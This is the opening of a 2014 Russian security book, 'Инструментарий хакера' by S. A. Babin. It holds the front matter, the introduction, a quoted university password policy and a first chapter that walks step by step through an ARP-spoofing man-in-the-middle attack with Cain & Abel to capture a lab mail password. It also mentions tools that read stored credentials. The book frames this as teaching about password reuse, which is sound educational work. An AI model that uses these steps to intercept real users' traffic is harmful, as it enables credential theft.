



ИНСТРУМЕНТАРИЙ ХАКЕРА

С. А. Бабин



Примеры взлома
Атаки на Wi-Fi
Кража паролей в социальных сетях
Бесплатные программы
Хакинг без специальных средств
Защита от хакеров

С. А. Бабин

ИНСТРУМЕНТАРИЙ ХАКЕРА

Санкт-Петербург

«БХВ-Петербург»

2014

УДК 004
ББК 32.973.26-018.2
Б12

Бабин С. А.

Б12 Инструментарий хакера. — СПб.: БХВ-Петербург, 2014. —
240 с.: ил. — (Глазами хакера)
ISBN 978-5-9775-3314-0

Оригинальное изложение материала позволит читателю понять методы обеспечения защиты информации как на личных компьютерах, так и в профессиональных системах. Описаны основные принципы подбора инструментария хакера. Приведено множество примеров взлома и сокрытия следов: перехват паролей, атаки на Wi-Fi-роутеры, подмена MAC-адресов, способы оставаться невидимым в Интернете. В противовес злоумышленнику описаны методы защиты с помощью соответствующих программных инструментов. Даны рекомендации, как поступать, чтобы не лишиться своих денег при дистанционном банковском обслуживании.

Книга может быть использована в качестве практического руководства для начальной подготовки специалистов информационной безопасности. За счет подробного описания настроек, качественной визуализации материала, преобладания ориентированности на Windows-системы (для примеров с Unix подробно описывается каждый шаг), она также будет интересна и понятна любому пользователю персонального компьютера: от старшеклассника и студента до профессионала.

Для пользователей ПК

УДК 004
ББК 32.973.26-018.2

Группа подготовки издания:

Главный редактор	<i>Екатерина Кондукова</i>
Зав. редакцией	<i>Екатерина Капальгина</i>
Редактор	<i>Анна Кузьмина</i>
Компьютерная верстка	<i>Ольги Сергиенко</i>
Корректор	<i>Зинаида Дмитриева</i>
Дизайн серии	<i>Инны Тачиной</i>
Оформление обложки	<i>Марины Дамбиевой</i>

Подписано в печать 28.02.14.
Формат 70×100¹/₁₆. Печать офсетная. Усл. печ. л. 19,35.
Тираж 1500 экз. Заказ №
"БХВ-Петербург", 191036, Санкт-Петербург, Гончарная ул., 20.

Первая Академическая типография "Наука"
199034, Санкт-Петербург, 9 линия, 12/28

ISBN 978-5-9775-3314-0

© Бабин С. А., 2014
© Оформление, издательство "БХВ-Петербург", 2014

Оглавление

Введение.....	5
Глава 1. Захват пароля с применением атаки ARP-spoofing, или почему так просто украсть пароль для входа в социальную сеть "ВКонтакте"	7
Глава 2. Следы пребывания хакера	19
Глава 3. Взлом хэш-функции пароля <i>enable</i> маршрутизатора Cisco	29
Глава 4. Подмена MAC-адресов	41
Глава 5. Взлом WPA2-PSK на Wi-Fi-роутере	53
Глава 6. И вновь о Wi-Fi.....	73
Глава 7. Скрытие своего IP-адреса	83
Глава 8. Скрытие данных хакером на личном компьютере	101
Глава 9. Удаленное управление компьютером	125
Глава 10. А нужен ли инструментарий?	149
Глава 11. Как хакер автоматизирует свою охрану	163
Глава 12. Защита	175
12.1. Общие вопросы. Стратегические и тактические цели	175
12.2. Мониторинг и анализ защищенности компьютера	179
12.3. Защита от вредоносного кода, контроль целостности программного обеспечения	186
12.4. Применение файрволов	192
12.5. Предоставление минимума полномочий, ограниченная программная среда	201
12.6. Некоторые рекомендации по защите "домашних" роутеров	208
12.7. Простые примеры VPN	210
12.8. Как бизнесмену защитить свои деньги при дистанционном банковском обслуживании	212
12.9. Если антивирус молчит, а подозрение на вирус есть	215
Заключение.....	221
ПРИЛОЖЕНИЕ. Обеспечение защиты Wi-Fi-маршрутизатора и домашней сети на примере роутера TP-LINK.....	223

Введение

Существует множество литературы о хакерах. Сразу оговоримся — речь идет о хакерах в плохом значении этого слова. Конечно же, все эти труды пишутся не для того, чтобы формировать новых, юных злоумышленников, тем более что сами хакеры, как правило, такие книги вовсе и не читают. Цель авторов такого рода литературы (как и наша тоже) совершенно в другом: дать возможность обычным пользователям и специалистам информационных технологий лучше узнать врага.

Проблема в том, что за редким исключением подобные труды насыщены немалым объемом теоретического материала. Конечно же, по большому счету это не является недостатком! Но, в действительности, зачастую, начинающему читателю книг по указанной тематике хочется скорее пощупать все своими руками, а уж потом подвести под все это стройную концепцию. Поэтому здесь мы постарались рассказать о формировании инструментов хакера фактически на одних практических примерах. Кроме того, есть смысл поговорить только о программном инструменте, как наиболее широко применяемом, не затрагивая обширную тему аппаратных и программно-аппаратных средств.

Формирование набора инструментов — процесс длительный, и обозримого конца у него нет. Нет и каких-либо четких ограничений: например, взять те или иные лучшие программы по рекомендованному списку, и все — хакер готов. В реальной жизни хакер совершенствуется все время, используя софт самых различных производителей, для самых разных операционных систем. Поэтому, поднимая столь обширную тему, мы только попытаемся на практических примерах показать методологию формирования такого набора для различных направлений его применения. Так или иначе, чтобы понять принципы формирования инструментального кейса хакера, нам придется рассмотреть примеры некоторых атак.

При изложении материала мы не будем придумывать собственной классификации инструментария хакера. Вряд ли это необходимо! Просто изложим материал так, как это любят пользователи: "включи и играй" (plug and play). Без излишнего теоретизирования...

Так как книга рассчитана в том числе и на большой круг начинающих специалистов, то в основном мы старались все примеры ориентировать на получившие наибольшее распространение в нашей стране — операционные системы Windows! В тех же местах, где не обошлось без упоминаний UNIX-систем, специально каждая команда, каждый пример разъяснены самым подробнейшим образом, так что их может выполнить любой.

Книга будет полезна всем: начиная от интересующегося старшеклассника, студента (причем любого факультета, даже не связанного с информационной безопасностью), каждого пользователя домашнего компьютера (в особенности, если он применяет систему "клиент — банк"), программиста (в том числе занимающегося обслуживанием компьютеров в различных фирмах) и заканчивая специалистами, связанными с областью защиты информации.

Даже бизнесмен, который применяет в своей практике компьютер, задействованный в дистанционном банковском обслуживании, найдет здесь все необходимое, что требуется сделать для того, чтобы у него элементарно не украли все нажитое непосильным трудом.

Автор выражает признательность Рудикову Андрею Викторовичу (г. Кемерово) и Колмогорову Виктору Геннадьевичу (г. Красноярск), оказавшим большую помощь в подготовке материалов книги.

ГЛАВА 1



Захват пароля с применением атаки ARP-spoofing, или почему так просто украсть пароль для входа в социальную сеть "ВКонтакте"

Очень часто важнейшей целью любого хакера является раскрытие чужого пароля. Поэтому, возможно, есть смысл в первую очередь рассказать о деятельности хакера именно в области взлома парольной защиты.

Во всех классических учебниках по информационной безопасности неоднократно отмечалось, что подход к обеспечению безопасности должен быть комплексным.

Можно строить высокий барьер от злоумышленника, применяя самые дорогие системы защиты, но при этом предоставив врагу лазейку, не то что бы с дырой в этом "заборе", а вообще — оставляя часть периметра без ограды! Обойди, и пожалуйста: бери что хочешь! Какой же тогда был смысл затрачивать людские и материальные ресурсы?!

Возьмем для примера политику одного из продвинутых зарубежных университетов — университета Индианаполиса (University of Indianapolis, <http://is.uindy.edu/policies/password.php>):

University of Indianapolis Password PolicyIntroduction

Passwords are an important part of computer security. They are the first and sometimes last line of defense against would be criminals. A poorly chosen password or mishandled password can result in a temporary denial of computer services, identity theft, theft of university services and even financial loss. Appropriate password security is necessary to protect the University's academic interactions, business and research.

This policy describes the requirements necessary for creating and maintaining password security on all UIndy Accounts.

Policy Statement

All network devices and accounts must be secured with appropriate username and passwords. Whenever possible, systems will use UIndy Accounts stored in a central directory. All UIndy Accounts, including those used by faculty, staff, students, contractors and partners of the University, must be properly secured using the methods described in the following sections of this document.

Creating a Strong Password

The University of Indianapolis requires strong passwords on all UIndy Accounts. The University defines strong passwords as passwords that will take a computer at least 6 months to try all possible combinations of the letters, numbers and special characters contained in your password. The following are characteristics of a strong password:

- contains lower case and upper case letters (a-z and A-Z)
- contains numbers as well as letters
- contains special characters such as: !@#\$%^&*()_+|~=\`{}[]:"';'<>?,./)
- is at least eight characters in length
- is not a word in any dictionary, English or other
- is not based on any bit of personal information: pet names, birth date, street names, etc
- is not based on anything to do with the University of Indianapolis, UIndy, Hounds, etc

Password Change Frequency

The University of Indianapolis requires all passwords to be changed every six months. This reduces the likelihood of the password being discovered and reduces the length of time a compromised account can be unknowingly used for criminal activity.

Password Storage

Choose passwords that are easy to remember so that it is not necessary to write it on any piece of paper. A password that is written on a sticky note attached to the bottom of the keyboard is as good as no password at all.

Password Confidentiality

Never tell another person your password. Your password should be kept completely confidential. Supervisors, coworkers, friends and family should never know your password. Likewise, it is inappropriate to ask another user for their password. If a person demands your password, refer the person to this document and/or contact the Office of the Chief Information Officer.

Periodic Scans

University of Indianapolis Information Systems will periodically employ password cracking techniques to determine the effectiveness of this password policy. Any passwords found to be weak during these scans will be immediately changed and the user notified.

Encryption

All University computer systems will store passwords in an encrypted form. As such, the Information Systems Help Desk cannot see or retrieve a password, only assist users in changing to a new password.

Compromised Accounts

If you suspect that a UIndy account has been compromised, report it to the Information Systems Help Desk immediately. Accounts that have been compromised will immediately have their password changed to prevent further losses.

Все вроде бы у них предусмотрено: и пароли сложные, и меняются они регулярно, и университет обязуется применять различные меры для обеспечения сохранности паролей.

Но, к сожалению, нет одной маленькой детали: запрета применять одни и те же пароли в разных системах.

В противоположность рассмотренному примеру приведем цитату из политики одной российской:

...

4.1.1. Строго запрещается использовать одинаковые пароли от учетных записей организации для любых ресурсов, за пределами компании (например: форумы, провайдеры, Internet-магазины).

4.1.2. В тех случаях, когда ресурс не поддерживает единую корпоративную систему авторизации (например, системы сторонних разработчиков, порталы для обучения), выбирайте пароли, отличные от пароля учетной записи компании.

...

Попробуем доказать сказанное. Предположим, что на небольшом предприятии имеется "продвинутый", хорошо обученный администратор сети. Все компьютеры защищены от несанкционированного доступа, как применением грамотно настроенных политик операционной системы, так и, казалось бы, "правильными" организационными мерами.

За исключением одного: администратор — тоже человек, и в действительности существо слабое (хотя, как правило, и самоуверенное). Поэтому он использует в разных системах один и тот же пароль. И для администрирования сети, и для личной почты, и в социальных сетях — везде, где только можно!

Если злоумышленник (или просто коллега по работе, но с меньшими правами) завладеет паролем на его почту, то получит доступ к самому важному: к ресурсам сети, которую администрирует наш незадачливый специалист.

В арсенале хакера есть тысяча и один способ как добыть пароль. Рассмотрим простейший пример получения почтового пароля, используя уязвимость IP-протокола версии 4, так называемую атаку ARP-spoofing!

Для начала вспомним, что ARP (Address Resolution Protocol, протокол определения адреса) применяется для динамического сопоставления IP-адресов аппаратным, т. е. физическим адресам, а именно тем адресам, которые используются во время работы сетевой картой. Физические адреса еще называются MAC-адресами.

Сейчас мы не будем выяснять, зачем и как это делается. Отметим только, что эффективность работы этого протокола зависит от ARP-кэша (ARP cache).

Для лучшего восприятия представим себе табличку соответствия IP- и физических адресов сетевых карт, которые применяются в каком-то сегменте сети. Время жизни записей в этой табличке ограничено, и их обновление производится в том числе с применением протокола ARP (если быть уж совершенно точным, есть еще обратный ARP, или RARP — reverse address resolution protocol, обратный протокол преобразования адреса).

Протокол ARP достаточно простой, и когда он был придуман, то особой его защиты предусмотрено не было. Идея атаки, о которой идет речь, заключается в следующем: чтобы атакующему переключить весь сетевой трафик между двумя хостами А и Б через себя, необходимо в кэш-таблицы этих хостов внести свои изменения, ввести их в заблуждение:

1. Хосту А сообщить, что IP-адрес хоста Б соответствует физическому адресу атакующего хоста.
2. Хосту Б сообщить, что IP-адрес хоста А соответствует физическому адресу атакующего хоста.

Таким образом, атакующий встает посередине между жертвами (атака man-in-the-middle), чтобы те ничего не заметили, даже не остановив трафика, замкнув его через себя. Остается только включить sniffер и анализировать трафик. Тем более что зачастую пароли даже не шифруются.

Для практики соберем небольшой стенд, используя в нашем случае на хостах операционные системы Windows (рис. 1.1).

После реализации атаки мы должны получить уже такую схему, как показано на рис. 1.2.

Устанавливаем на атакующем компьютере свободно распространяемую в Интернете замечательную программу Cain & Abel (Каин и Авель). Для того

чтобы в комплекте с программой работал сниффер, при установке соглашаемся на установку входящей в комплект также свободно распространяемой программы Winpcap.

ПРИМЕЧАНИЕ

На всякий случай отключим антивирусную программу и брандмауэры!




Рис. 1.1




Рис. 1.2

Настраиваем сниффер на нашу сетевую карту (рис. 1.3).

Опросим сеть на вкладке **Sniffer | Hosts**, получив все IP- и MAC-адреса сегмента, в том числе интересующий нас в данном случае компьютер 192.168.0.102. Для этого при нажатой кнопке **Start/Stop Sniffer** щелкнем на значке большого плюса (+) на панели инструментов (рис. 1.4).

На вкладке **Sniffer | ARP** начнем задавать хосты, между которыми нам нужно вклиниться, производя перехват трафика. Для этого при нажатой кнопке **Start/Stop Sniffer** щелкнем на значке большого плюса (+) на панели инструментов программы (рис. 1.5).

Выберем адреса атакуемого компьютера и роутера, выделив их слева и справа соответственно (рис. 1.6).




Рис. 1.3




Рис. 1.4




Рис. 1.5




Рис. 1.6




Рис. 1.7

Наблюдаем, что при наличии трафика с компьютера жертвы показания счетчиков пакетов в обоих направлениях стали увеличиваться (рис. 1.7).

Начался захват пакетов. Теперь остается только дожидаться, когда жертва посетит свой почтовый ящик. В нашем случае, для проверки мы произведем вход на сервер **www.mail.ru**, используя учетную запись для адреса **babins@inbox.ru** с паролем **arptest**. Причем, вход осуществим по протоколу **http** с применением стандартного браузера (рис. 1.8).




Рис. 1.8




Рис. 1.9

Соответственно, искомый результат будем "ожидать" в разделе **HTTP | Password** вкладки **Sniffer** программы Cain & Abel (рис. 1.9).

Если бы с атакуемого компьютера почту брали каким-нибудь специализированным почтовым клиентом, то результат необходимо было ожидать уже в разделе соответствующему протоколу POP3. В арсенале программы много известных широко используемых протоколов.

Итак, после соединения атакуемого с почтовым сервером, кроме всяких прочих интересных вещей, в разделе **HTTP** находим и ожидаемый нами пароль arptest (рис. 1.10).

Таким образом, находясь в одном сегменте сети с жертвой, потенциальный хакер может полностью перехватывать нешифрованный трафик с атакуемого компьютера.

Мы доказали главное: использовать одинаковые пароли в различных системах весьма опасно. Перехватив пароль в более уязвимых системах, таким образом можно получить доступ и к более защищенным.




Рис. 1.10

В отношении рассматриваемого примера, хотелось бы еще добавить, что если авторизация жертвы на сайте почтового сервера происходит с поддержкой протокола SSL, т. е. с шифрованием, то нужно очень постараться, чтобы получить пароль.

И, если предположить, что, к примеру, в любимой школьниками социальной сети "ВКонтакте" (да и в любой другой) все же когда-то при авторизации будет применяться шифрованное соединение, то украсть этот пароль все равно очень просто. Причина — девяносто девять процентов пользователей использует одинаковые пароли: что в почте, что "ВКонтакте"...

Отметим также, что для проведения атаки ARP-spoofing можно применять и другие инструменты! Например, в этих целях хорошо подходит программа Iptools (автор — Эрван Л. (Erwan L.)). Правда, пароли в ней перехватываются не в автоматическом режиме, как это мы делали в программе Cain & Abel, а вручную, с помощью поиска в лог-файлах сниффера. Но, об этой программе мы расскажем несколько позже.

В рамках этой темы нельзя не упомянуть еще об одном замечательном бесплатном сниффере, имеющем большое количество функций и широко используемом хакерами. Это известная программа Wireshark (рис. 1.11, <http://www.wireshark.org>).

Программа умеет идентифицировать практически все популярные сетевые протоколы, имеет гибкую систему настройки фильтров для захвата пакетов (чтобы не захватывать ненужное), существуют реализации для различных операционных систем, в том числе для UNIX-систем, ее исходный код нахо-




Рис. 1.11

дится в открытом доступе. Про все возможности этого сетевого анализатора протокола можно написать отдельную книгу.

А теперь приготовьтесь к еще более страшному открытию! Если хакер получил физический доступ к вашему компьютеру... — да даже не хакер, а просто ваш знакомый — то всё! У вас больше никаких секретов! А знаете, почему? Все ваши пароли в социальных сетях "Одноклассники", "ВКонтакте", для доступа к почте — куда угодно — увидит простенькая программка под на-




Рис. 1.12

званием SIW (System Information for Windows), которая может, например, считать анализировать cookies-файлы, а также кэши работы программ, для считывания имен и паролей, посещаемых вами сайтов (небольшие файлы, представляющие собой что-то типа идентификационной карточки пользователя) — рис. 1.12.

На этом можно было бы и закончить эту главу: т. к. от безысходности, что есть такие программы, как SIW (только нужна коммерческая версия), просто нет сил что-то еще комментировать... Получается, что безопасности нет, не было, и не будет?! Если это так, то обидно, конечно!..

ГЛАВА 2



Следы пребывания хакера

